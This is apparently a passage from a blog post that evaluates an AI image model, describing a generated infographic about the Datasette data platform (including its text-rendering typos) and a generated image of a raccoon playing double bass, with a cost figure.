
Infographic titled "HOW DATASETTE WORKS" with subtitle "THE OPEN SOURCE DATA PLATFORM" showing a four-step workflow. STEP 1 (orange): "LOAD YOUR DATA" - "CSV, JSON, XLSX, SQLite, PostgreSQL, etc." with icons of file types flowing into a laptop. Below: "IMPORT DATASETS - Turn your structured data into SQLite databases and .db files." with checkmarks for "Datasette Desktop App for local deployment", "CLI tool for command-line imports", "Automatic CSV import tool". STEP 2 (green): "PUBLISH & DEPLOY" - "HOST DATASETS ONLINE" with cloud and server icons labeled "DEPLOY". Below: "SHARE ONLINE - Deploy your Datasette instance to a public server." with checkmarks for "Datasette Cloud - Free hosting service", "Deploy anywhere via plugins", "Configurable API tools". STEP 3 (purple): "EXPLORE & QUERY" - "BROWSE, SEARCH & VISUALIZE" with database and browser window icons. Below: "SQL QUERIES & SEARCH - Browse, filter, search, and visualize your data with an interactive web interface." with checkmarks for "Perform SQL queries directly from the browser", "Filter, sort, and facet data", "Generate custom visualizations and charts". STEP 4 (red): "BUILD & EXTEND" - "PLUGINS, APIS & INTEGRATIONS" with gear and wrench icons labeled "API". Below: "CUSTOMIZE & DEVELOP" with bullets "Develop custom plugins for added functionality", "Access JSON API for programmatic queries", "Embed and integrate Datasette into other applications". Bottom banner shows four features: "OPEN DATA PLATFORM - Widely used for visualizing, sharing and building applications with SQLite backed data", "EXTENSIBLE PLUGINS - 100+ plugins available, inc uding chaps, charts authentication, and more", "ACCESS CONTROL - Granular permissions for controlling who s an access and interact with your data", "OPEN SOURCE PROJECT - Actively developed open source project with a vibrant community of contributors".
See my Nano Banana Pro post for comparison.
Both models are clearly now usable for text-heavy graphics though, which makes them far more useful than previous generations of this technology.
Update 21st December 2025: I realized I already have a tool for accessing this new model via the API. Here's what I got from the following:

Digital artwork of a raccoon wearing a black fedora and vest, passionately playing an upright double bass on stage at a dimly lit jazz club. The raccoon's mouth is open as if singing. A vintage microphone stands to the right, another raccoon musician is visible in the background, and a neon sign reading "Jazz Club" glows in warm orange letters. The scene has a smoky, atmospheric quality with rich amber and brown tones.
Total cost: $0.2041.